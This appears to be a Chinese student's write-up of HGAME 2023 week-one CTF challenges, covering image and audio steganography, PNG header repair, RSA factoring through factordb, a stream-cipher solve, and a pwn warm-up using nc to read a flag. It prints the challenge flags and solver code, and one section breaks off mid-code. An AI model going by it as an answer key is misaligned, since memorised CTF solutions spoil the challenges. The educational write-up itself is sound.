
PS打开Exchangeable.jpg，在文件-文件简介中查看。



这样就知道flag啦: hgame{116_24_1488_E_39_54_5418_N}

神秘的海报

附件为png图片，是LSB隐写。用StegSolve打开Analyze-Data Extract中查看，颜色通道都选0。



保存一下，得到一半的flag:hgame{U_ Kn0w_LSB&W

另一半的flag提示在<https://drive.google.com/file/d/13kBos3lxlfwkf3e0z0kjlTEqBxm7RUk-G/view?usp=sharing>下载，是一首歌曲且用了Steghide加密，密码提示是一个六位整数。

下载得到Bossanova.wav

用Steghide解密，密码是最经典的123456，试一下就得到了（或者可以爆破？）

```
C:\Users\HCC>cd C:\Users\HCC\Desktop\CTF\steghide-0.5.1-win32\steghide
C:\Users\HCC\Desktop\CTF\steghide-0.5.1-win32\steghide>steghide extract -sf Bossanova.wav
Enter passphrase:
wrote extracted data to "flag2.txt".
```

在同目录下找到flag2.txt得到另一半flag:av^Mp3_Stego}

总的flag:hgame{U_ Kn0w_LSB&Wav^Mp3_Stego}

e99p1ant_want_girlfriend


茄皇NB，我要是女生我就冲了[doge]。

得到一张帅气的照片，题目提示CRC有问题，不难猜出是修改了宽高。

用脚本爆破出宽高 ([采用的脚本](#))

得到原宽高0x200 0x2c2

16进制编译器打开将00 00 02 A8 改为 00 00 02 C2后保存即可。

	e99p1ant_want_girlfriend.png																
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
00000010	00	00	02	00	00	00	02	A8	08	06	00	00	00	A8	58	6B[...]"Xk

在图片下方得到flag:hgame{e99p1ant_want_a_girlfriend_qq_524306184}

QQ直接加爆23333333

CRYPTO

RSA

基本的RSA加密，已知e、n、c。

```
from Crypto.Util.number import *

flag = open('flag.txt', 'rb').read()

p = getPrime(512)
q = getPrime(512)
n=p*q
e = 65537
m = bytes_to_long(flag)
c = pow(m, e, n)
print(f"c={c}")
print(f"n={n}")

"""
c=110674792674017748243232351185896019660434718342001686906527789876264976328686
13410197212549393843499278700291556250047548069329736086768100009272558328461635
35434223884892081145450071386065436780407986518360274333832821770810341515899350
24292017207209056829250152219183518400364871109559825679273502274955582
n=135127138348299757374196447062640858416920350098320099993115949719051354213545
59664321673955545394619607811083472637547598179122306945136402418195281805680208
95670649265102941245941744781232165166003683347638492069429428247115313342391068
07454086389211139153023662266125937481669520771879355089997671125020789
"""
```

一开始用iroot开方求p、q发现不行。

后来才知道p、q差太大时时不能这么算的。

要利用网站进行n的分解。

分解网站: factordb.com

Search	Sequences	Report results	Factor tables	Status	Downloads	Login
1351271383482997573741964470626408584169203500983200999931159497190513542135455966432167395554 Factorize!						
Result:						
status (?)	digits	number				
FF	309 (show)	1351271383_89 <309> = 1123913498_13 <155> · 1202291266_53 <155>				

然后用脚本就行了。

代码：

```
from gmpy2 import invert
from Crypto.Util.number import *

c =
11067479267401774824323235118589601966043471834200168690652778987626497632868613
41019721254939384349927870029155625004754806932973608676810000927255832846163535
43422388489208114545007138606543678040798651836027433383282177081034151589935024
292017207209056829250152219183518400364871109559825679273502274955582

n =
13512713834829975737419644706264085841692035009832009999311594971905135421354559
66432167395554539461960781108347263754759817912230694513640241819528180568020895
67064926510294124594174478123216516600368334763849206942942824711531334239106807
454086389211139153023662266125937481669520771879355089997671125020789

e = 65537
q =
11239134987804993586763559028187245057652550219515201768644770733869088185320740
938450178816138394844329723311433549899499795775655921261664087997097294813

p =
12022912661420941592569751731802639375088427463430162252113082619617837010913002
515450223656942836378041122163833359097910935638423464006252814266959128953

phi = (p-1)*(q-1)
d = invert(e,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

flag:hgame{factordb.com_is_strong!}

由答案也可以看出是考察利用网站来大数分解。

Be Stream

原加密过程：

```
from flag import flag
assert type(flag) == bytes

key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]

def stream(i):
    if i==0:
        return key[0]
    elif i==1:
        return key[1]
    else:
        return (stream(i-2)*7 + stream(i-1)*4)
```

```

enc = b""
for i in range(len(flag)):
    water = stream((i//2)**6) % 256
    enc += bytes([water ^ flag[i]])

print(enc)
# b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\x07\xcc2\x1eA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'

```

是一道算法优化的题目，折磨了几天做出来了。下提供两种做法：

1.改递归为循环，多取几次mod

严谨说明不是很会，总之就是取mod不影响结果，也可以感受一下。

```

key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
flag = b""
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-
\x07\xcc2\x1eA\x1c\x157[\x06\x13/!-\x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-
pm\x1f\x17\x1bY'

def stream(i):
    pre = key[0]
    nex = key[1]
    if i == 0:
        return key[0] % 256
    elif i == 1:
        return key[1] % 256
    else:
        while(i > 1):
            ret = ((pre % 256) * 7 + (nex % 256) * 4) % 256
            pre = nex
            nex = ret
            i -= 1
        return ret % 256
for i in range(len(enc)):
    water = stream((i//2) * (i//2) % 256 * (i//2) % 256*(i//2) % 256*(i//2) %
256*(i//2) % 256) % 256
    flag += bytes([water ^ enc[i]])
print(flag)

```

2.斐波那契矩阵和矩阵快速幂

去网上查了查相关资料，学过线代知道矩阵后比较好理解。

学习参考[矩阵快速幂求斐波那契数列](#)。

算法改造自[斐波那契第n项的几种解法](#)以及trouble学长的指点。

这里就算一下初始的矩阵（一开始顺序反了导致错了QAQ）

$$\begin{aligned} \text{stream}[i] &= \text{stream}[i-1] * 4 + \text{stream}[i-2] * 7 \\ \text{stream}[i-1] &= \text{stream}[i-1] * 1 + \text{stream}[i-2] * 0 \end{aligned}$$

写做矩阵:

$$\begin{bmatrix} \text{stream}[i] \\ \text{stream}[i-1] \end{bmatrix} = \begin{bmatrix} 4 & 7 \\ 1 & 0 \end{bmatrix} \times \begin{bmatrix} \text{stream}[i-1] \\ \text{stream}[i-2] \end{bmatrix}$$

递推得:

$$\begin{bmatrix} \text{stream}[i] \\ \text{stream}[i-1] \end{bmatrix} = \begin{bmatrix} 4 & 7 \\ 1 & 0 \end{bmatrix}^{(i-1)} \times \begin{bmatrix} \text{stream}[1] \\ \text{stream}[0] \end{bmatrix}$$

$\begin{bmatrix} 4 & 7 \\ 1 & 0 \end{bmatrix}^{(n-1)}$ 可由矩阵快速幂求得

不妨设为 $\begin{bmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{bmatrix}$

$$\text{则} \begin{bmatrix} \text{stream}[i] \\ \text{stream}[i-1] \end{bmatrix} = \begin{bmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{bmatrix} \times \begin{bmatrix} \text{stream}[1] \\ \text{stream}[0] \end{bmatrix}$$

$$\text{stream}[i] = a_{11} * \text{stream}[1] + a_{12} * \text{stream}[0]$$

$$\text{stream}[i-1] = a_{21} * \text{stream}[1] + a_{22} * \text{stream}[0]$$

$$\text{stream}[1] = \text{key}[1]$$

$$\text{stream}[0] = \text{key}[0]$$

按照自己理解写的, 哪里不对请指出QAQ

代码:

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
flag = b""
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-\xc7\xcc2\x1eA\x1c\x157[\x06\x13/!\- \x0b\xd4\x91-\x06\x8b\xd4-\x1e+*\x15-pm\x1f\x17\x1bY'
def mul(a, b): # 首先定义二阶矩阵乘法运算
    c = [[0, 0], [0, 0]] # 定义一个空的二阶矩阵, 存储结果
    for i in range(2): # row
        for j in range(2): # col
            for k in range(2): # 新二阶矩阵的值计算
                c[i][j] += a[i][k] * b[k][j] % 256
            c[i][j] % 256
    return c
```

最后就用CyberChef来演示:

Recipe

Reverse

By
Character

Rail Fence Cipher Decode

Key
18

Offset
0

Vigenère Decode

Key
Vidar

Input

length: 38
lines: 1

0223e_priibly__honwa_jmgh_fgkcqaoqtmfr

Output

start: 0 time: 1ms
end: 38 length: 38
length: 38 lines: 1

welcome_to_hgame2023_and_enjoy_hacking

```
flag:hgame{welcome_to_hgame2023_and_enjoy_hacking}
```

Pwn

test_nc

测试远程连接用233

IDA打开vuln, 很直接, 我喜欢。

```
1 // attributes: thunk
2 int system(const char *command)
3 {
4     return system(command);
5 }
```

用ubuntu远程连接cat flag就行了。

```
ripple@ripple-virtual-machine:~$ nc week-1.hgame.lwsec.cn 30839
cat flag
hgame{38304b6f891d77258948941fe2b4d657b42a550b}
█
```

week1就有点折磨到了， week2QAQQAQQAQQAQQAQQAQQAQQAQQAQ